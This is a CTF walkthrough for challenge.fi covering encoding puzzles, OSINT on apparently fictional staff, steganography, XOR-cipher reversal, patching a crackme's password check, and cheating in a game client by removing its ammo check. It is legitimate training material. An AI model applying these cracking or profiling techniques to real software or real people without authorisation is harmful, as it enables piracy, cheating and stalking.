

Challenge.fi CTF Walkthrough

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1. Good to know

1.1 Get Connected

Here we get a link to [discord server](#) and we need to find the flag. If I were to start the CTF on the release day this would've been easier since it was the first actual post in the general channel which had the flag but since I didn't I used the all-so-handy search bar to look for "flag"

1.2 Rules

Rules flag is located inside the rules. Once you've read them you see the flag.

2. First steps

2.1 Encoding Basics

```
This is the flag, but its encrypted. Well, nothing can be done about it...  
RkxBR3tMb29rc19yZWFSbHlfY3J5cHRpY19idXRfaXNfZWZaWx5X3JldmVyc2VkfQ==
```

Our first challenge is to decrypt that string. We see the string is base64 encoded so we use basic linux terminal and decode it.

```
echo RkxBR3tMb29rc19yZWFSbHlfY3J5cHRpY19idXRfaXNfZWZaWx5X3JldmVyc2VkfQ== |  
base64 -d
```

2.2 Basic Ciphers

```
I was supposed to get this flag in the format FLAG{....}. Instead I got  
this:  
SYNT{jryy_guvf_jnf_rnfl}  
What even is a synt?
```

Here we have a classic caesar cipher ROT13 to be exact which changes alphabet order A becomes N and B becomes O etc. Lets pop that terminal open again and use this little script that rotates the alphabet from ROT13 to normal

```
$ echo SYNT{jryy_guvf_jnf_rnfl} | tr '[a-m][n-z][A-M][N-Z]' '[n-z][a-m][N-Z][A-M]'
```

Here we are given a [code.png](#) picture which contains QR code. I chose to use [this](#) website to decode the QR code from the image. Now we got something that looks like binary

Looking at it at first makes you think it's binary BUT what about the hints on the challenge?

- And now we can figure out it Morse code so let's change the 1's and 0's to dots and dashes.

Now we need to change that Morse code into something we can read so we fireup [CyberChef](#) and we load our morse code in there and vóila we got a flag.

3.1 OSINT: GEOINT 1

3 / 57

3.2 OSINT: GEOINT 2

Time to raise the challenge. On what street is the house from which the picture was taken from located?
Picture was taken on 22.2.2020 at 14:30 local time.

We get a picture from some random location. Ok, let's see what the hints give us.

1. Portugal
2. The castle in the picture is called Castelo de San Jorge.
3. It's not the bigger street, it's the even smaller alley.

Let's try [google reverse image search](#). No results. Okay no worries, let's try [Tineye](#). No results. Let's take on [Google maps](#) and search for Castelo de San Jorge, let's turn on satellite imaging so we can actually see some buildings and let's roll into 3D mode and try to place ourselves on the exact same position as where the picture was taken. Now [this](#) looks familiar. Little fidgeting and we have the correct street address: Escadinhas das Olarias

3.3 OSINT: Social Media 1

Eemeli Huhtala is the highly successful CEO of Obey Corp and he likes football.
What is his favorite football team?

We need to find out his favorite football team. Let's see the hints.

1. As the title suggests: Social media might be helpful!
2. Pay attention to new year's eve of 2017.
3. The favorite team is the one that lost on the date. From same town as the band Oasis.

Let's do a google search for Oasis and we get into [wikipedia page](#) of the band. It says they're from Manchester and everybody knows Manchester has Manchester City as a football team so let's try that! And there we go the flag is captured.

3.4 OSINT: Social Media 2

Time to pay attention to details.
Despite being highly successful businessman Eemeli Huhtala can sometimes be sloppy and loses his badge.
Being a resourceful guy he can just print a new one.
What software does he use to create badges?

Let's see the hints:

1. Twitter might help here.

2. Pay attention to the upper left corner of the picture.

Okay, so let's find out Eemeli Huhtala's twitter. Lets do a google search for Eemeli Huhtala and we get his [Twitter](#). The second hint tells us to pay attention to upperleft corner of the picture so let's check his [Media tab](#) here we can see one tweet about [badge](#) click on the picture and let's see what we find. Bah twitter cropping images since always. Let's open the picture to a new [tab](#) and there we can see it perfectly. Program is called OmniGraffle

3.5 OSINT: Social Media 3

Which phone did Eemeli Huhtala use in January of 2017?

Let's see the hints again:

1. Flickr is your friend here

Let's go to [Flickr](#) and do a people search for Eemeli Huhtala. We got a [hit](#) with only one picture, let's click on the picture and scroll down for information. Phone is Apple iPhone 6 and we got ourselves a flag

3.6 OSINT: Social Media 4

In what subject does the HR Manager of Obey Corp have their Degree on?

Let's see the hints again:

1. Try LinkedIn
2. Henna Kaitala

Okay we got some hints where to look for and who is the HR Manager. Let's do a google search once again "[Henna Kaitala LinkedIn](#)" and our first hit is [Henna Kaitala - Human Resource Manager](#). Let's scroll down her linkedin page and look for Education section.. and there we go University of Helsinki Master's Degree in Behavioral Sciences which is our flag!

3.7 OSINT: Privacy policies

Obey Corporation was very successful earlier on but has gone through some rough times and can't pay their internet bills anymore.

They did their best to fulfil data protection regulations as any responsible organization.

Obey's privacy policy (rekisteriseloste) required a very specific manner for the registered person to deny the use of their personal data.

In what form must the request be made?

Flag form: one word

Lets see those hints again:

1. The site might not be available at the moment. Can you find something from the history?
2. Try using the internet archive and looking up obey.fi
3. Answer can be found in "Rekisteriseloste" A japanese art form.

We can try to load up <http://obey.fi> but as the first hint says it's not available at the moment. How can we see it when it was still working? There's a nifty website most commonly called [waybackmachine](#) where we can search for websites in history. So let's do a search for [obey.fi](#). We can see there is page history from 2019 and 2018. Let's check the [2018 one](#). No privacy policy visible on the frontpage, let's dig deeper and go into [about us](#) there we can see "Rekisteriseloste" and you can download it in [finnish](#) or [english](#) so let's download it and see whats up. Fire up some libreoffice/openoffice/microsoft word or what ever you want to get that docx file open. Let's look for "Right for Denial"

10 Right for denial

The data subject has the right to later try to prohibit the controller to process the information concerning him.

The ban must be made in person as a haiku poem at the time and space.

There we can see that the ban must be made in person as a haiku poem, so our flag is haiku.

3.8 Where was this picture taken? 1/4

International cyber criminal gang is wreaking havoc to systems around the globe.

We, good hackers, are trying to do everything we can to stop them from destroying the fabric of our societies!

We were able to extract a picture from their private messaging platform, where they share their plans for attacks.

This picture reveals the location that will be struck next with a cyber attack...

You need to help us to determine where this picture was taken so we can stop them, before they strike!

Let's download the [picture](#) and load it on my favorite [online exiftool](#). It gave us a [Location](#) so let's try Las Vegas as the flag. It works!

3.9 Where was this picture taken? 2/4

With your help, we were able to thwart the plans of the cyber criminal gang.

However, they are ready to strike again! Can you please help us find them again!

Look at the picture, and search internet where it could have been taken!

Let's do the same again, download the [picture](#) and load it in the [online exiftool](#). It gives us a [Location](#) again, let's scroll up a bit a see where we are. Seems like we're in Blackpool UK. Let's try Blackpool as the flag. It works!

3.10 Where was this picture taken? 3/4

```
The cyber criminal gang doesn't seem to know when to stop...
Here's another location for an attack! Please help us!
```

Let's do the same again, download the [picture](#) and load it in the [online exiftool](#). It gives us a [Location](#) and there we go it's in Paris France.

3.11 Where was this picture taken? 4/4

```
Based on your previous analysis, we ran an initial check on this picture...
But it seems like the cyber criminal gang is getting more cunning.
This one will be more difficult! But if we can find them this one last
time, we can surely stop them for good!
```

Let's do the same again, download the [picture](#) and load it in the [online exiftool](#). It gives us a [Location](#) and there we go it's in Lahore Pakistan.

4. Binary

4.1 Enter the world of binary

```
Are you able to find something interesting inside this compilation?
```

Let's download our [file](#) and run `file level1.out`

```
$ file level1.out
level1.out: Mach-O 64-bit x86_64 executable, flags:
<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

Oh noes, it's a Mach-O executable file and I'm running Kali Linux which doesn't support running these files. Quick google search and we found ourselves a program called [maloader](#) this way we can run these pesky Mach-O executables. So let's run `ld-mac level1.out`

```
$ ./ld-mac level1.out
Thou shall not pass?
password
Thy password: password
Thou fool! That is not the answer. Contemplate this on the tree of woe.
```

Seems like we need a correct password. Let's try running strings on the executable. **-n 7 for lines longer than 7 characters**

```
$ strings -n 7 level1.out |less
....
Kissa123
DJ?EyPMRU_qFcpc0.0/{
Thou shall not pass?
Thy password: %s
Thy answer has been accepted! Here is the wisdom for thy benefit.
Thou fool! That is not the answer. Contemplate this on the tree of woe.
....
```

Kissa123 seems interesting. It's probably the password and the line below it must be the flag encoded with the key Kissa123. Lets try it out!

```
Thou shall not pass?
Kissa123
Thy password: Kissa123
Thy answer has been accepted! Here is the wisdom for thy benefit.
FLAG{ROTWasHere2021}
```

4.2 Deep inside ones and zeros

Ok, the first binary challenge was trivial. This may not be...

Let's download our [file](#) and run strings again

```
$ strings -n 7 level2.out |less
....
ThknsfUrkbT
OEHNrMljfdy`e1E`b1HY{ft
Thou shall not pass?
Thy password: %s
Thy answer has been accepted! Here is the wisdom for thy benefit.
Psst. Solita is recruiting, wink wink ;- )
Thou fool! Thy must learn thy lessons better! Bits have not been
```



```
manipulated correctly now.
```

```
....
```


Same thing as last time it seems. Lets run the executable and use **ThknsfUrkbT** as password.

```
$ ./ld-mac level2.out
Thou shall not pass?
ThknsfUrkbT
Thy password: ThknsfUrkbT
```


Well thats odd, lets try some other password like **Kissa123** on this one.

```
Thou shall not pass?
Kissa123
Thy password: Kissa123
Thou fool! Thy must learn thy lessons better! Bits have not been
manipulated correctly now.
```

Aha! seems like we need to do some reversing on this executable. Lets fire up **Cutter** and load the file in with Analysis Enabled (level aaa) and Write enabled. Let's jump into **Graph(entry0)** to look at what we're dealing with.



As you can see from the above picture the **cmp rax, 0xb** instruction checks if the given password is 11 characters long. If it's not we take the fork to the right and we know what happens there. You can try this by giving any characters as long as there are 11. So the thing we need to focus on is that other fork and there we follow it until **jne 0x100000e10** this is the part we want to reverse so we do a right click on the instruction and go to **Edit > Reverse jump** and tadaa it changes to **je 0x100000e10**



Now lets run the executable again and enter the password from before.

```
$ ld-mac level2.out
Thou shall not pass?
ThknsfUrkbT
Thy password: ThknsfUrkbT
Thy answer has been accepted! Here is the wisdom for thy benefit.
FLAG{DecompileLikeAPro}
Psst. Solita is recruiting, wink wink ;-)
```

5. Steganography

5.1 What's in this picture? 1/2

This picture seems interesting...
Can you find a secret location in this picture?

Let's download the picture and load it on my favorite [online exiftool](#). And it gives us a thumbnail picture



Looks rather familiar doesn't it? It's the world famous London Eye, but since we were asked what's the secret location we use London as the flag and it works!

5.2 What's in this picture? 2/2

This picture is more than meets the eye...
Can you extract information from this picture and find a famous landmark hidden in it?

Let's download the picture [again](#) and load it on my favorite [online exiftool](#). Thumbnail picture is from a HP Laptop, I bet that's not the famous landmark, lets dig deeper. Lets use strings to findout if there's some other

pictures inside it.

```
$ strings -n 3 -t x c.jpg |grep "JFIF\|PNG"
    6 JFIF
   48e JFIF
  13a579 PNG
  1c9ff4 PNG
```

This tells us there is at least a second picture in there in **.png** format. Lets try to dig this out with binwalk

```
$ binwalk -Me c.jpg
Scan Time:      2021-03-30 15:14:56
Target File:    /home/kali/Downloads/c.jpg
MD5 Checksum:   f262ae8b21e4e996ecfb2d58ef0a7e5f
Signatures:     391
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
1160	0x488	JPEG image data, JFIF standard 1.02
1875955	0x1C9FF3	PNG image, 346 x 348, 8-bit/color RGBA, interlaced
1876040	0x1CA048	Zlib compressed data, best compression
1878712	0x1CAAB8	Zlib compressed data, best compression

```
Scan Time:      2021-03-30 15:14:56
Target File:    /home/kali/Downloads/_c.jpg.extracted/1CA048
MD5 Checksum:   eeef5cb5b45f412a0135c5f6fa10ab2a
Signatures:     391
```

DECIMAL	HEXADECIMAL	DESCRIPTION
344	0x158	Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"

```
Scan Time:      2021-03-30 15:14:56
Target File:    /home/kali/Downloads/_c.jpg.extracted/1CAAB8
MD5 Checksum:   7276dd733fd4f5f99b7704d0382a7aca
Signatures:     391
```

DECIMAL	HEXADECIMAL	DESCRIPTION
---------	-------------	-------------

Looks like we got something! Let's go see:

```
$ ls -la
drwxrwxrwx root root    512 B  Tue Mar 30 15:14:57 2021  .
drwxrwxrwx root root    512 B  Tue Mar 30 15:14:57 2021  ..
-rwxrwxrwx root root    3.1 KB  Tue Mar 30 15:14:57 2021  1CA048
-rwxrwxrwx root root 120.3 KB  Tue Mar 30 15:14:57 2021  1CA048.zlib
-rwxrwxrwx root root   471 KB  Tue Mar 30 15:14:57 2021  1CAAB8
-rwxrwxrwx root root 117.7 KB  Tue Mar 30 15:14:57 2021  1CAAB8.zlib
```

We have some odd format files in there. File command tells us something new.

first file: **1CA048: Microsoft color profile 2.1, type Lino, RGB/XYZ-mntr device, IEC/sRGB model by HP, 3144 bytes, 9-2-1998 6:49:00, relative colorimetric "sRGB IEC61966-2.1"**

second file: **1CAAB8: Tower/XP rel 2 object not stripped**

This doesn't tell us much, maybe we're off the tracks here. Let's try some different program to extract data with like [foremost](#)

```
foremost -i c.jpg -o foremost/c.jpg/ -v
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Tue Mar 30 15:24:16 2021
Invocation: foremost -i c.jpg -o foremost/c.jpg/ -v
Output directory: /home/kali/Downloads/foremost/c.jpg
Configuration file: /etc/foremost.conf
Processing: c.jpg
|-----
File: c.jpg
Start: Tue Mar 30 15:24:16 2021
Length: 1 MB (1999268 bytes)

Num      Name (bs=512)      Size      File Offset      Comment
0:      000000000.jpg      1 MB              0
1:      00003663.png      120 KB      1875955      (346 x 348)
*|
Finish: Tue Mar 30 15:24:16 2021

2 FILES EXTRACTED

jpg:= 1
png:= 1
```

```
-----  
Foremost finished at Tue Mar 30 15:24:16 2021
```

And there we go we have 2 pictures. `00000000.jpg` is the picture of Eiffel Tower and `00003663.png` is the famous landmark. Let's take a look at that new picture.



Looks like a statue with plane wings. Lets do a google search for exactly [that](#) and there we go The Angel of the North is our famous landmark and our flag.

6. Crypto

6.1 Catch the criminal 1

We have intercepted encrypted internal communications of a cyber criminal organization.

There are indicators that the encryption scheme is a custom one.
Maybe you could help us to recover the content?

The task is to create a program that decrypts the encrypted file in plain language.

Any programming language can be used for implementation.

If you want to get to know the operation of the “encode” program, you can compile the code in the Linux environment with the command:

```
gcc -o encode encode.c
```

Let's open up the file in editor and see what we're dealing with. I'll use Notepad++ for this example. Let's break this down on **line 18** it checks that we use 3 arguments if we don't it prints us Usage instructions. **line 25** the code checks if it can read the input file as bytes and if it can't it gives us error message. **line 31** the code checks if it can write output file as bytes and if it can't it gives us error message. **line 38** the code uses fseek function to read as bytes from the 0 byte to the end of the file. If the file is empty it gives us error message. **line 48**: `mask = (0xa5a5a5a5) ^ (0x5a5a5a5a);` As the code says Evil Magic trix ^ is used as XOR operator in C. That should tell us from previous experience that we need to reverse the action the code does. Let's dive deeper. **line 52** if clause checks the file length in bytes and if the file length is less than 2 bytes it runs the code below it. But in our case our file is bigger than 2 bytes so our encryption starts a bit lower at **line 66** for loop goes over the file and reads 2 bytes then swaps the bytes and bitmagics them. So we need to reverse the operation between lines 72-74 like so:

Original

```
72: tmp = (dbuf[0] ^ 0xa5) & mask;  
73: dbuf[0] = ~(dbuf[1] & mask);  
74: dbuf[1] = ~tmp;
```

Reversed:

```
72: tmp = (dbuf[1] ^ 0xa5) & mask;  
73: dbuf[1] = ~(dbuf[0] & mask);  
74: dbuf[0] = ~tmp;
```

Let's save the file as decode.c and compile it `gcc -o decode decode.c` and run the new program.

```
$ ./decode encrypted_data decrypted_data
```

Let's run file command for it and see what we get

```
$ file decrypted_data
```

```
decrypted_data: PNG image data, 663 x 284, 8-bit/color RGBA, non-interlaced
```

Let's rename the file into .png and open it up

```
$ mv decrypted_data decrypted_data.png
```

Onneksi olkoon! Ratkaisit tehtävän!



Flag: aBKo353osLpo!##ako

6.2 Catch the criminal 2

After we were able to crack the encryption scheme used by the cybercriminal organization in challenge Catch the criminal 1 the group has stepped up their game and changed their encryption algorithms.

We were able to obtain a new sample with their internal tools intact. We are also led to believe that there are ways to get around the new scheme as well, maybe you could help us yet again?

The program “encode” is executed from the command line with the command below:

```
Linux: ./encode input.bin output.bin
```

```
Windows: encode.exe input.bin output.bin
```

where `input.bin` is the file containing the unencrypted data and `output.bin` is the file in which the encrypted data is written.

The program "decode" is executed with the command below:

```
Linux: ./decode input.bin output.bin
```

```
Windows: decode.exe input.bin output.bin
```

where `input.bin` is the file containing the encrypted data and `output.bin` is the file in which the non-encrypted data is written.

The program asks you to provide the necessary information to decrypt the encrypted data.

The task is to find out how the program encrypts the contents of a given file and finally decrypts the encrypted file "encrypted_data".

Let's start off by creating a file with something simple inside it lets do a `echo "hello world" > plain_text` and the encode it using `./encode plain_text plain_text.encrypted` and lets run `cat plain_text.encrypted`

```
$ cat plain_text.encrypted
?0???
```

So we get this weird gibberish lets try to decrypt this using the decode program. `./decode`

```
plain_text.encrypted plain_text.decrypted
```

```
$ ./decode plain_text.encrypted plain_text.decrypted
Enter length of the encryption key (1-1024):
```

1

Enter encryption key one byte at a time in HEX format (e.g. a5):
a5

Okay so we get asked the length of the key and actual keys to decrypt the data. Those must be inside the encode binary since we didn't input anything when we ran the encode binary. Let's open it up with strings and see if there's any hints.

```
$ strings -n 7 -t x encode
318 /lib64/ld-linux-x86-64.so.2
519 libc.so.6
534 __stack_chk_fail
55f __cxa_finalize
56e __libc_start_main
580 GLIBC_2.4
58a GLIBC_2.2.5
596 _ITM_deregisterTMCloneTable
5b2 __gmon_start__
5c1 _ITM_registerTMCloneTable
155a []A\A]A^A_
2009 Usage: ./encode_ENG [input_f] [output_f]
2038 [input_f] : File which contents are to be encrypted
2070 [output_f] : File where to store the encrypted contents
20b0 Error! Input file could not be opened!
20e0 Error! Output file could not be created!
2109 Error! Input file is empty!
301f UGCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
3729 crtstuff.c
3734 deregister_tm_clones
3749 __do_global_dtors_aux
375f completed.8060
376e __do_global_dtors_aux_fini_array_entry
3795 frame_dummy
37a1 __frame_dummy_init_array_entry
37c0 encode.c
37ce __FRAME_END__
37dc __init_array_end
37ed _DYNAMIC
37f6 __init_array_start
3809 __GNU_EH_FRAME_HDR
381c _GLOBAL_OFFSET_TABLE__
3832 __libc_csu_fini
3842 _ITM_deregisterTMCloneTable
385e puts@@GLIBC_2.2.5
3870 fread@@GLIBC_2.2.5
388a fclose@@GLIBC_2.2.5
389e __stack_chk_fail@@GLIBC_2.4
38ba __libc_start_main@@GLIBC_2.2.5
38d9 __data_start
38e6 ftell@@GLIBC_2.2.5
```



```
38f9 __gmon_start__
3908 __dso_handle
3915 _IO_stdin_used
3924 __libc_csu_init
3934 fseek@@GLIBC_2.2.5
3947 __bss_start
3958 fopen@@GLIBC_2.2.5
396b fwrite@@GLIBC_2.2.5
397f __TMC_END__
398b _ITM_registerTMCloneTable
39a5 __cxa_finalize@@GLIBC_2.2.5
39c2 .symtab
39ca .strtab
39d2 .shstrtab
39dc .interp
39e4 .note.gnu.property
39f7 .note.gnu.build-id
3a0a .note.ABI-tag
3a18 .gnu.hash
3a22 .dynsym
3a2a .dynstr
3a32 .gnu.version
3a3f .gnu.version_r
3a4e .rela.dyn
3a58 .rela.plt
3a68 .plt.got
3a71 .plt.sec
3a86 .rodata
3a8e .eh_frame_hdr
3a9c .eh_frame
3aa6 .init_array
3ab2 .fini_array
3abe .dynamic
3ad2 .comment
```

Nothing whatsoever, hmmm.. Lets open it up in [Cutter](#) again and enable analysis (aaa) and write mode. From the functions panel we want to double-click that "main" function and look at it in the Disassembly view.

Looking at this kinda reminds us about the previous challenge. So we scroll down and we stop at `lea rdx, xkey ; 0x4010` xkey looks like a string let's double-click it and we get here

```
;- xkey:
0x00004010    push    rbp
0x00004011    stosb   byte [rdi], al
0x00004012    xor     esp, dword [rdx]
0x00004014    adc     dword [rcx + rbx*4 - 0x78], eax
0x00004018    out     dx, al
0x00004019    jmp     qword [rsi - 0x34]
0x0000401c    and     dh, byte [rdi - 0x56]
0x0000401f    push    rbp
```

[illegible]

```
$ ./decode plain_text.encrypted plain_text.decrypted

Enter length of the encryption key (1-1024):
16

Enter encryption key one byte at a time in HEX format (e.g. a5):
55
aa
33
22
11
44
99
88
ee
ff
66
cc
22
77
aa
55

$ cat plain_text.decrypted
hello world

It works! Time to do it for the actual file.

$ ./decode encrypted_data decrypted_data
....

$ file decrypted_data
decrypted_data: PNG image data, 408 x 290, 8-bit/color RGBA, non-interlaced

$ mv decrypted_data decrypted_data.png
```

You. Win.



Flag: hJARO3!!4Almtm4!#

And there we go we got the flag!

P.S this can also be done with [CyberChef](#) the link provides 3 xor rounds first one with the entire 16byte key `55aa332211449988eeff66cc2277aa55` and 2 others 2nd with key `55` and 3rd with key `aa`, just input the encrypted_data and download the file and name it download.png

7. Cheating

7.1 Project Kyyber 2021 part 1

About time that the developers could finish making the game and I can start churning out the profits.
They said something like "There is still bugs blaablaa", but I tested it and it seems to work fine.
Anyway, we can just fix them and sell the fixes as DLC if anyone finds anything.

Here is the latest release I got my hands on.
The server in challenge.fi:9999 is running a version directly from something called "JIT" and it should have additional achievements that are not in the release.
Maybe we should start charging for the online access if the game is better that way...

Instructions

You need python3 and pygame to run this game:
<https://www.pygame.org/wiki/GettingStarted>

The game should work in Windows, Linux and Mac

To run the game, first start the server:

```
python3 server.py
```

Then start the client:

```
python3 client.py
```

For example in Windows 10:

```
Extract the zip file to desktop
Open "Command Prompt" (cmd)
Type "python3" to install python3 from Microsoft Store
Type "python3 -m pip install -U pygame --user" to install pygame
Type "cd Desktop\release_v1.0" to open the game directory
Type "python3 server.py" to start the server
Open another Command Prompt and launch the client
If you are not able to run the unmodified clients or servers, you can ask
help from discord. Obviously don't share information about the challenge
itself!
```

Alrighty lets download the zip [file](#) and extract it.

```
wget
https://challenge.fi/files/99da8fe9fe5b742f461157c130111a5f/release_v1.0.zip?
token=eyJ1c2VyX2lkIjo1NDAsInRlYW1faWQiOm51bGwsImZpbGVfaWQiOjI1fQ.YGNmKw.cpm
eCARElQxavQFV6hvfV_WYtQM -O release_v1.0.zip
unzip release_v1.0.zip
cd release_v1.0
```

Here we have the files

```
$ ls -la
drwxr-xr-x root root 4 KB Wed Feb 17 20:56:19 2021 .
drwxr-xr-x root root 4 KB Tue Mar 30 20:58:00 2021 ..
drwxr-xr-x root root 4 KB Wed Feb 17 19:08:46 2021 gamellogic
drwxr-xr-x root root 4 KB Mon Feb 15 10:30:16 2021 images
.rw-r--r-- root root 5.5 KB Thu Feb 18 20:09:41 2021 client.py
.rw-r--r-- root root 6.1 KB Thu Feb 18 20:09:41 2021 server.py

$ ls -la gamellogic
drwxr-xr-x root root 4 KB Wed Feb 17 19:08:46 2021 .
drwxr-xr-x root root 4 KB Wed Feb 17 20:56:19 2021 ..
.rw-r--r-- root root 0 B Mon Feb 15 10:30:16 2021 __init__.py
.rw-r--r-- root root 155 B Thu Feb 18 20:09:41 2021 achievements.py
.rw-r--r-- root root 9.1 KB Thu Feb 18 20:09:41 2021 common.py
.rw-r--r-- root root 9.6 KB Thu Feb 18 20:09:41 2021 objects.py
.rw-r--r-- root root 98 B Mon Feb 15 10:30:16 2021 world.py
```

Lets check the first hint:

1. Achievement for part 1 is called "PEW PEW!"

Okay that tells us something, lets fire up the game. Start by running `python3 server.py` followed by `python3 client.py`



We can see our Ammo, Reload and HP in there. Hint said the first achievement is called "PEW PEW" so it must have something to do with the Ammo. Lets try shooting. We spend our 4 ammo and we begin to reload. So I think we must figure out how to shoot more than 4 times. Lets take a look at the `client.py` file. We scroll down to the bottom of the file and find our "shoot" function on lines 129-138

```

Line 129:                if event.type == pygame.MOUSEBUTTONDOWN and
event.button == 1:
Line 130:                    if me.ammo > 0:
Line 131:                        sendevent.append(
Line 132:                            [
Line 133:                                "shoot",
Line 134:                                me.x +
math.cos(me.mouseDir(camera_pos)) * 60,
Line 135:                                me.y -
math.sin(me.mouseDir(camera_pos)) * 60,
Line 136:                                me.mouseDir(camera_pos),
Line 137:                            ]
Line 138:                        )

```

Looking at the if clause `if me.ammo > 0:` if me(player).ammo is more than 0 sendevent "shoot" clearly we can exploit this and remove the whole if clause.

```

Line: 129                if event.type == pygame.MOUSEBUTTONDOWN and
event.button == 1:
Line: 130                    sendevent.append(
Line: 131                        [
Line: 132                            "shoot",
Line: 133                            me.x +
math.cos(me.mouseDir(camera_pos)) * 60,


```

```

Line: 134                                me.y -
math.sin(me.mouseDir(camera_pos)) * 60,
Line: 135                                me.mouseDir(camera_pos),
Line: 136                                ]
Line: 137                                )

```

Now the client doesn't do a check if we have more than 0 ammo and should let us shoot infinitely. Save the file and let's try it out. Launch the client again `python3 client.py` and start shooting. Yes it works! but we didn't get achievement because we're not in the correct server, let's change that. Let's comment `line 113` and uncomment the `line 114` now we can connect to the CTF hosted challenge server. Fire up the client again and go shooting.



7.2 Project Kyyber 2021 part 2

Project Kyyber 2021 has multiple flags!

Let's see the hint:

1. Achievement for part 2 is called "NO ROOF!"

No roof, what on earth does that mean? There's more functions under the shooting function in the `client.py` file let's see what we have

```

keys = pygame.key.get_pressed()
if keys[pygame.K_SPACE] and not me.state == "jumping":
    sendevent.append(["jump"])
if keys[pygame.K_a] and not me.dir == 1:
    sendevent.append(["left"])

```

```
elif keys[pygame.K_d] and not me.dir == -1:
    sendevent.append(["right"])
elif not me.dir == 0:
    sendevent.append(["stop"])
```

